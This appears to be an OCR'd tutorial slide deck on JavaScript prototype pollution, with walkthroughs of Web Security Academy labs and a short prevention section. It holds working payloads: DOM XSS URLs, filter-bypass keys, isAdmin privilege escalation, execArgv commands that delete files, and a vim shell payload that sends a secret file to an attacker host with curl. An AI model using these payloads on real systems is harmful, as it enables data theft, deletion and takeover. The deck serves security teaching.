PROTOTYPE
POLLUTION

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WHAT IS PROTOTYPE POLLUTION?

It is a **Javascript vulnerability** that enables an attacker to **add arbitrary properties** to **global object prototypes**, which may be **inherited** by user-defined objects.

It lets an attacker control properties of objects that would otherwise be inaccessible.


IT'S NOT A STANDALONE VULNERABILITY, THIS CAN BE POTENTIALLY BE CHAINED WITH OTHER VULNERABILITIES!

JAVASCRIPT PROTOTYPES AND INHERITANCE


JAVASCRIPT WORKS DIFFERENT !!!

Objects inherits from other objects through what is called the **Prototype Chain**

Each object has a **prototype** (and is linked to it). When you look for a property in an object, **JavaScript** looks first at the definition of the object itself, then at its prototype, and so on, until it reaches the `Object.prototype` base object.



__proto__.transport_url = evil-kaleem.net




WHY IT WORKS?

Prototype pollution arise when a JavaScript function **recursively merges** an object containing user-controllable properties (userObject) into an existing object (targetObject), **without first sanitizing the keys.**

RecursiveMerge(userObject, targetObject)

```
targetObject.__proto__.password = "attackerPassword"
```

userObject



Result

targetObject after the RecursiveMerge

WHY IT WORKS?

- Allow the attacker to inject a property with a key like `__proto__`
- The merge operation may assign the nested properties to the object's prototype instead of the target itself.
- RESULT: the attacker pollute the prototype with properties, which may be used by the application in a dangerous way

It's possible to pollute any prototype object, the most commonly occurs with the `Object.prototype` (built-in global).

MAIN COMPONENTS EXPLOITATION

1

PROTOTYPE POLLUTION SOURCE

2

SINK

3

EXPLOITABLE GADGET

PROTOTYPE POLLUTION SOURCE

It is any **user-controllable input** that enables you to add arbitrary properties to prototype objects.

The most common:

- **The URL (query or fragment string - *hash*)**
- **JSON-based input**
- **Web Messages**

Prototype pollution via the URL

Consider the following URL constructed by an attacker:

```
https://vulnerable-website.com/?__proto__[evilProperty]=payload
```

It will result in:

```
targetObject.__proto__.evilProperty = 'payload';
```

During this assignment, the JS engine treats `__proto__` as a getter for the prototype.

Prototype pollution via the URL

WHAT CAN BE A BIG PROBLEM?


Assuming that the target object uses the default `Object.prototype`, all objects in the runtime will now inherit evilProperty.

Usually an attacker try to pollute the prototype with properties that are used by the application, or any imported libraries.

Prototype pollution via JSON Input

Let's say an attacker injects the following malicious JSON, for example, via a web message:


```
{
    "__proto__": {
        "evilProperty": "payload"
    }
}
```



Prototype pollution via JSON Input

If the object is parsed with `JSON.parse()` method it will have a new property with key `__proto__`.

This method treats any key in JSON object as an arbitrary string.




```
const objectFromJson = JSON.parse('{"__proto__": {"evilProperty": "payload"}}');

objectFromJson.hasOwnProperty('__proto__'); //true
```

SINK

It is a **JS function** or **DOM element**, which **enables** you to **execute arbitrary JS code** or **system commands**, if you can access them via prototype pollution.




EXPLOITABLE GADGET

It is any **property** that is passed into a **sink** **without** proper **filtering** or **sanitization**.

This is any property that is:

- Used by the application in an unsafe way
- Attacker-controllable via prototype pollution.



CLIENT VS SERVER

Prototype Pollution commonly leads to:

CLIENT

- DOM-based cross-site scripting

```
/?__proto__[gadget]=data:,alert("DOM XSS");
```

SERVER

- Remote Code Execution

```
"__proto__": {
    "execArgv":[
        "--eval=require('child_process').execSync('rm data.txt')"
    ]
}
```

FINDING PROTOTYPE POLLUTION SOURCES MANUALLY

You need to try different ways of adding an arbitrary property to `Object.prototype` until you find a source that works.
It involves the following high-level steps:

- Try injection via the query string, URL fragment, and any JSON input.

```
https://0a7c00d304babd3380d6995400e700af.web-security-academy.net/?__proto__[QuantumQuarantine]=prototypepollutionfound
```

- If you check on your browser console, inspect `Object.prototype` to see if you have successfully polluted it:

```
> Object.prototype
< ▶ {QuantumQuarantine: 'prototypepollutionfound', constructor: ƒ, __defineGetter__: ƒ, __defineSetter__: ƒ, hasOwnProperty: ƒ, …}
```

PROTOTYPE POLLUTION VIA THE CONSTRUCTOR

In some cases we have to challenge with some defenses like the stripping of any properties with the key `__proto__` before merging them.

Every JavaScript object has a constructor property, which contains a reference to the constructor function that was used to create it.

```
let myObjectLiteral = {};
let myObject = new Object();

myObjectLiteral.constructor // function Object(){...}
myObject.constructor // function Object(){...}
```

As `myObject.constructor.prototype` is equivalent to `myObject.__proto__`, this provides an alternative vector for prototype pollution.

SERVER-SIDE PROTOTYPE POLLUTION

Server-side prototype pollution is generally **more difficult to detect** than its client-side variant, for several reason:

- **No source code access**
- **Lack of developer tools**
- **The DoS problem**
- **Pollution persistence**

Detecting prototype pollution via polluted property reflection

Usually when we do a **`POST`** or **`PUT`** **requests** that **submit** **JSON** data **to** an application or **API**, the **server responds** with a **JSON** that **represents the new or updated object**.

```
POST /user/update HTTP/1.1
Host: vulnerable-website.com
...
{
    "user":"wiener",
    "firstName":"Peter",
    "lastName":"Wiener",
    "__proto__":{
        "foo":"bar"
    }
}
```

```
HTTP/1.1 200 OK
...
{
    "username":"wiener",
    "firstName":"Peter",
    "lastName":"Wiener",
    "foo":"bar"
}
```

Detecting prototype pollution without polluted property reflection

We can try to override:

1. **Status code**
2. **JSON spaces**
3. **Charset**

These **injections produce a consistent and distinctive change** in server behaviour when successful.

Status code override

Some server-side frameworks when there is an **error**, send a `200 OK` **response** and include an **error object** in the **body** with a **different status**.

```
HTTP/1.1 200 OK
...
{
    "error": {
        "success": false,
        "status": 401,
        "message": "You do not have permission to access
this resource."
    }
}
```

You can try to polluting the prototype with your own `status` property.

```
"__proto__":{"status":555}
```


JSON spaces override

Express framework **provides an option** called `json spaces`.

It defines the **number of spaces to indent** any **JSON data in response**.

You can try to polluting the prototype with your `json spaces` property

```
"__proto__":{"json spaces":10}
```



Charset override

If **character encoding** is **defined**, we can try to **pollute** the **content-type header attribute**. For example injecting UTF-7 (usually is used UTF-8).

Example

1) Try to pollute the prototype with a content-type property that specifies UTF-7 charset:

```
"__proto__":{"content-type": "application/json; charset=utf-7"}
```

2) Add an arbitrary UTF-7 encoded string to a property that's reflected in a response:

```
{"sessionId":"0123456789","username":"wiener","role":"+AGYAbwBv-"}
```

3) If you successfully polluted the prototype, the UTF-7 string should be decoded in the response:

```
{"sessionId":"0123456789","username":"wiener","role":"foo"}
```

Remote Code Execution via prototype pollution

Server-side prototype pollution can potentially result in **RCE**.

There are **several command-execution sinks** in **Node**. Many of these occur in `child_process` model:

1. `fork()`
2. `execSync()`

Both of them **enable to create new subprocesses**.

Remote Code Execution via fork()

The `fork()` method accepts **an object called `execArgv`**.

This is an array of string containing command-line arguments that will be used when a child process is spawned.

Potential gadget: If this option is left undefined by the devs this can be manipulated via prototype pollution in a malicious way.

```
"__proto__": {
    "execArgv":[
        "--eval=require('child_process').execSync('rm data.txt')"
    ]
}
```

Remote Code Execution via execSync()

- Similar to `fork()` but it doesn't accept `execArgv` property.
- You can still try to inject system commands.
  - **HOW? Simultaneously polluting** both **`shell`** and **`input`** options.

If these are not defined can result in potential gadgets for prototype pollution.

- The `shell` option only accepts the **name of the shell's executable**
  - Always executed with the `-c` flag → most shells use it to **let you pass** in a **command as string**.
- The `input` option contains the **payload passed via stdin** to the shell's executable.

Try to use vim as a shell. If it is installed on the server, although it isn't really intended to be a shell, this can create a potential vector for RCE:

```
"shell":"vim",
"input":":! <command>\n"
```

Remote Code Execution via execSync()

```
"__proto__": {
    "shell":"vim",
    "input":":! cat secret | base64 | curl -d @- https://attacker.quantumquarantine.com\n"
}
```

RCE: Other gadget in addition to execArgv, shell, input

The `NODE_OPTIONS` is another potential gadget that could allow you to pollute the prototype.

It is an **environment variable** that enables you to **define a string containing command-line args**. This args are **used by default whenever you start a new Node process**.

If it is undefined, you can potentially control via prototype pollution.

```
"__proto__": {
    "shell":"node",
    "NODE_OPTIONS":"--inspect=attacker.quantumquarantine.com\"
}
```

Bypassing input filters for prototype pollution

Sometimes websites attempt to prevent prototype pollution sanitizing keys before merging them.
If the property was not added, try different techniques, such as:

```
https://0a7c00d304babd3380d6995400e700af.web-security-academy.net/?__proto__.QuantumQuarantine=prototypepollutionfound
```

```
https://0a7c00d304babd3380d6995400e700af.web-security-academy.net/?__pro__proto__to__[QuantumQuarantine]=prototypepollutionfound
```

Or try via the constructor

Finding prototype pollution sources manually can be a fairly tedious process.
It can be automatize with some tools.

PREVENTION

SANITIZING PROPERTY KEYS

Using an allowlist of permitted keys

PREVENTING CHANGES TO THE PROTOTYPE OBJECTS

Using `Object.freeze()`

PREVENTING AN OBJECT FROM INHERITING PROPERTIES

Using `Object.create()`

USING SAFER ALTERNATIVES

Like `Map` (with method `get()`) or `Set` (with method `has()`)

Client-side prototype pollution via flawed sanitization

1. We can see **searchLoggerFiltered.js** to strip potentially dangerous property keys based on a blocklist. However, it does not apply this filter recursively.

2. In the URL we can inject `/?__pro__proto__to__[foo]=bar`. Now we can write in the console of the browser Object.prototype to check if it has **foo** property with value **bar**. We've successfully found a prototype pollution source and bypassed the website's key sanitization.

3. In **searchLoggerFiltered.js** we can see a script is appended to the DOM if transport_url is present. We can use transport_url as gadget.
4. Inject in the url: `/?__pro__proto__to__[transport_url]=data:,alert(1);`

Privilege escalation via server-side prototype pollution

1. When we submit the form we have a `POST /my-account/change-address` request, and the data from the fields is sent to the server as JSON.

2. We add a new property to the JSON with the name `__proto__`, containing an object with an arbitrary property:

```
"__proto__": {"foo":"bar"}
```

   The object in the response now includes the arbitrary property that we injected.

3. In the response body the `isAdmin` property is currently set to false.

4. We modify the request to try polluting the prototype with our own `isAdmin` property:

```
"__proto__": {"isAdmin":true}
```

5. The `isAdmin` value in the response has been updated. Now we have a link to access the admin panel and we can delete carlos.

Bypassing flawed input filters for server-side prototype pollution

1. We can see in OWASP ZAP in the `POST /my-account/change-address` request that the data from the fields is sent to the server via JSON. The server responds with a JSON object that appears to represent your user.

2. Using Request Editor of OWASP ZAP we can add a new property:

```
"constructor": { "prototype": { "json spaces":10 }  }
```

3. Notice that the JSON indentation has increased based on the value of your injected property. This strongly suggests that you have successfully polluted the prototype.
4. Notice in the response body we have a **isAdmin** property which is currently false.
5. Try polluting the prototype with your own **isAdmin** property:

```
"constructor": { "prototype": { "isAdmin":true } }
```

6. In the browser, refresh the page and confirm that you now have a link to access the admin panel.
7. Go to the admin panel and delete carlos to solve the lab.

THANKS FOR YOUR ATTENTION